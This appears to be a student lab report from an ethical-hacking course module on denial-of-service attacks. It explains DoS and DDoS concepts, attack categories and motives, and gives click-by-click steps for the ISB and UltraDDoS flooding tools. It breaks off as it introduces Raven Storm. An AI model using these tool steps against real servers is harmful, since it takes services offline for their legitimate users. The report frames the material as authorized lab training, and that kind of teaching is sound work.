REPORT OF DENIAL OF SERVICE

BY SACHCHITANAND YADAV

DENIAL OF SERVICE

MODULE -10

Learning Objectives -

- Summarize DoS / DDoS Concepts
- Demonstrate Different DoS / DDoS Attack Techniques
- Detect and Protect Against DoS and DDoS Attacks
- Explain DoS / DDoS Attack Countermeasures

TABLE OF CONTENTS

3.4 DoS / DDoS Using Hping3
- 3.4.1 ICMP Flood
- 3.4.2 UDP Flood
- 3.4.3 Ping of Death
- 3.4.4 Smurf Attack
- 3.4.5 Pulse Wave Attack

3.5 DoS / DDoS Using GoldenEye
- 3.5.1 Tool Overview
- 3.5.2 HTTP Flood Simulation

3.6 Performing a DDoS Attack Using Botnet *(Simulation)*
- 3.6.1 Lab Requirements
- 3.6.2 Payload Generation Using Metasploit
- 3.6.3 Payload Deployment via Apache Server
- 3.6.4 Metasploit Handler Configuration
- 3.6.5 Establishing Meterpreter Session
- 3.6.6 Executing DDoS Script in Controlled Environment
- 3.6.7 Attack Observation

3.7 Performing DoS/DDoS Using Metasploit
- 3.7.1 Introduction to Metasploit Framework
- 3.7.2 SYN Flood Auxiliary Module
- 3.7.3 Target and Port Configuration
- 3.7.4 Launching the Attack
- 3.7.5 Traffic Monitoring Using Wireshark

---

4. Detect and Protect Against DoS and DDoS Attacks

4.1 Honeypot
- 4.1.1 Definition
- 4.1.2 Purpose of Honeypots
- 4.1.3 Types of Honeypots
- 4.1.4 Advantages and Limitations

4.2 Anti-DDoS Guardian
- 4.2.1 Overview
- 4.2.2 Working Mechanism
- 4.2.3 Deployment Models
- 4.2.4 Types of Attacks Mitigated

---

5. DoS and DDoS Attack Countermeasures

5.1 Detection Techniques
5.1.1 Activity Profiling
5.1.2 Sequential Change-Point Detection
5.1.3 Wavelet-Based Traffic Analysis

5.2 Prevention Strategies
5.2.1 Network Perimeter Protection
5.2.2 Botnet Neutralization

5.3 Mitigation and Response Strategies

5.4 ISP and Cloud-Level Protection

5.5 Post-Attack Forensics
5.5.1 Traffic Pattern Analysis
5.5.2 Packet Traceback
5.5.3 Event Log Analysis

---

6. Module Summary

6.1 Overview of DoS and DDoS Lifecycle
6.2 Attack Types and Tools Recap
6.3 Defense Strategies and Layered Security
6.4 Transition to Session Hijacking

Summarize DoS / DDoS Concepts: -

Explanation of DoS / DDoS Attacks

Think of the internet like a narrow bridge. It's built for honest traffic—cars going both ways, rules followed. A DoS or DDoS attack? That's someone parking trucks sideways and revving the engine until nobody moves.

DoS (Denial of Service) Attack

A DoS attack comes from **one source**. One attacker. One machine.
The attacker sends excessive traffic or harmful requests to a system so it can't breathe.

The server isn't hacked.
The data isn't stolen.
The system is simply **overworked to death**.

CPU spikes.
Memory fills up.
Bandwidth collapses.

Legitimate users knock on the door, and the server just… doesn't answer. Brutal, simple, effective—like the earliest cyber weapons.

DDoS (Distributed Denial of Service) Attack

Now multiply that chaos.

A DDoS attack uses **thousands or even millions of machines**—usually infected devices controlled remotely as a **botnet**. Each one sends traffic at the same time.

Why this works so well:


- Traffic comes from many IPs
- Blocking one source does nothing
- Looks like "normal" global traffic

It's digital mob pressure. Not smarter—just louder. And that's what makes it dangerous.

Why Attackers Do This (Objectives Explained)

- **Disrupt services:** No access, no trust, no business
- **Exhaust resources:** CPU, RAM, bandwidth—everything has limits
- **Crash systems:** Some systems just give up
- **Slow performance:** Even partial outages hurt
- **Create distraction:** While defenders panic, other attacks slip through
- **Extortion:** "Pay or we keep you offline"
- **Ideological protest:** Hacktivism with brute force
- **Defense testing:** Criminals scout before bigger hits
- **Business sabotage:** Downtime = money lost
- **Personal revenge:** Petty motives, real damage

Human reasons. Digital weapons.



Explanation of Attack Categories

1. Volume-Based Attacks

These attacks aim to **fill the pipe**.

The attacker floods the network with massive amounts of traffic until bandwidth is fully consumed. The system isn't broken—it's drowned.

- **UDP Flood:** Random packets to random ports
- **ICMP Flood:** Endless ping requests
- **DNS Amplification:** Small request, massive response (reflection abuse)

Measured in **Gbps** or **pps** because size matters here.

---

2. Protocol Attacks

These exploit how networks are designed.

Protocols expect politeness. Attackers bring bad manners.

- **SYN Flood:** Opens connections but never finishes them
- **Ping of Death:** Oversized packets that crash old systems
- **Smurf Attack:** Broadcast abuse for amplification
- **ACK Flood:** Overloads firewalls and state tables

Measured in **packets per second**.

Classic attacks. Still effective. History repeats when admins forget.

---

3. Application Layer Attacks (Layer 7)

This is where things get sneaky.

Traffic looks **legitimate**. Requests follow the rules.
But the volume and timing are engineered to exhaust the application itself.

- **HTTP Flood:** Too many page requests
- **Slowloris:** Connections held open forever
- **RUDY:** Slow POST requests draining server threads
- **DNS Query Flood:** Legit-looking queries at insane rates

Measured in **requests per second**.
Low traffic, high damage. Elegant and evil.

---

4. Resource Exhaustion Attacks

No bandwidth flood—just pure system torture.

- **Fork Bomb:** Infinite processes until CPU collapses
- **Memory Exploits:** RAM slowly consumed until the system freezes

Quiet attacks. Deadly results.

---

5. Multi-Vector Attacks

Why choose one weapon when you can bring an arsenal?

Attackers combine volumetric, protocol, and application attacks at the same time.
Defenders patch one hole—three more bleed.

This is modern DDoS warfare. Coordinated. Relentless.

Perform DoS and DDoS Attacks using Various Techniques

DoS/DDoS Attack Techniques

Attackers implement various techniques to launch **denial-of-service (DoS)** / **distributed denial-of-service (DDoS)** attacks on target computers or networks. This section discusses the basic categories of DoS/DDoS attack vectors, various attack techniques, and various DoS/DDoS attack tools used to take over a single or multiple network system to exhaust their computing resources or render them unavailable to their intended users.

1. Volumetric Attacks

These are the most common form of DDoS attacks. The goal is to **congest the target's bandwidth** by flooding the network with massive amounts of data, making it impossible for legitimate traffic to get through.

- **Metric:** Measured in **bits-per-second (bps)**.
- **Primary Types:** Flood attacks and Amplification attacks.
- **Common Techniques:**
    - **UDP Flood:** Overwhelming the target with User Datagram Protocol packets.
    - **ICMP Flood:** Using "ping" requests to saturate bandwidth.
    - **NTP/DNS Amplification:** Sending small requests to a server that results in a massive response being sent to the victim’s IP.

2. Protocol Attacks

Instead of just filling the "pipe," protocol attacks target the **actual resources** of the network equipment (firewalls, load balancers, and routers) or the server's OS. They exploit the way communication protocols work to exhaust connection state tables.

- **Metric:** Measured in **packets-per-second (pps)**.
- **Common Techniques:**
    - **SYN Flood:** Exploits the TCP three-way handshake by leaving connections "half-open."
    - **Fragmentation Attack:** Sending broken IP fragments that the server struggles to reassemble.

- **ACK Flood:** Flooding the server with TCP ACK packets to force the system to check if they belong to an existing session.

3. Application Layer Attacks

These are the most sophisticated and "stealthy" attacks. They target specific parts of an application or website (Layer 7 of the OSI model) to exhaust the server's ability to process requests.

- **Metric:** Measured in **requests-per-second (rps)**.
- **Common Techniques:**
  - **HTTP GET/POST Attack:** Mimicking legitimate user behavior to overwhelm the web server.
  - **Slowloris:** Holding many HTTP connections open as long as possible with very little bandwidth, eventually maxing out the server's connection limit.
  - **DDoS Extortion:** Using these attacks as leverage to demand a ransom from the target.

1. Perform DOS/DDOS Using ISB

DoS / DDoS Using ISB

ISB ("I'm So Bored") is a Windows-based **network stress testing tool**, built back when people still respected manuals and command prompts. Its purpose isn't chaos—it's **measurement**. Pressure reveals cracks. Always has.

Aim

To understand how network stress testing tools like ISB are used **in controlled environments** to evaluate server resilience, availability, and response under high traffic loads.

Tool Overview

ISB is capable of generating large volumes of simulated network traffic to mimic DoS-like conditions. In the right hands—read: **authorized labs only**—it helps administrators:

- Observe server behavior under load
- Identify bottlenecks
- Test rate-limiting and firewall rules
- Validate intrusion detection systems


How to use it -:

• Open ISB application


• Provide target url and click on set target

• Adjust threads

• Click on start attack



- Now open Task manager to monitor attack



2. Perform DOS/DDOS Using UltraDDoS

Aim

To study how **UltraDDoS**, a network stress simulation tool, is used in **authorized test environments** to understand the impact of high-volume traffic on server availability and network performance.

Tool Overview

UltraDDoS is a Windows-based traffic generation utility often discussed in cybersecurity curricula to explain **DoS and DDoS attack behavior**. Historically, tools like this helped security professionals visualize how excessive requests can overwhelm system resources.

Lab Scenario (Assumed & Safe)

- Testing is conducted on a **local lab setup**
- Target system is owned by the tester or used with **explicit permission**
- No public servers, no real-world victims, no nonsense


Methodology (Conceptual – No Execution Steps)

- UltraDDoS is launched in a controlled lab environment
- Traffic parameters are configured to simulate high request rates
- Simulated traffic is directed toward a **test server**
- Network and system behavior is monitored using:
  - Task Manager / Resource Monitor
  - Network monitoring tools
  - Firewall or IDS logs


How to use it -:

• Open application


• Provide target IP and click on ok




- Enter a port
- Click on ok



- Enter the number of packets you woud like to send
- Click on ok



- Here, packets are sent to the target system.




3.Perform DOS/DDOS Using Raven Storm


Raven-Storm is an open-source DoS/DDoS attack tool designed for educational and stress-testing purposes. It's written in Python and allows users to simulate denial-of-service attacks on local networks or lab environments.

How to use it -:

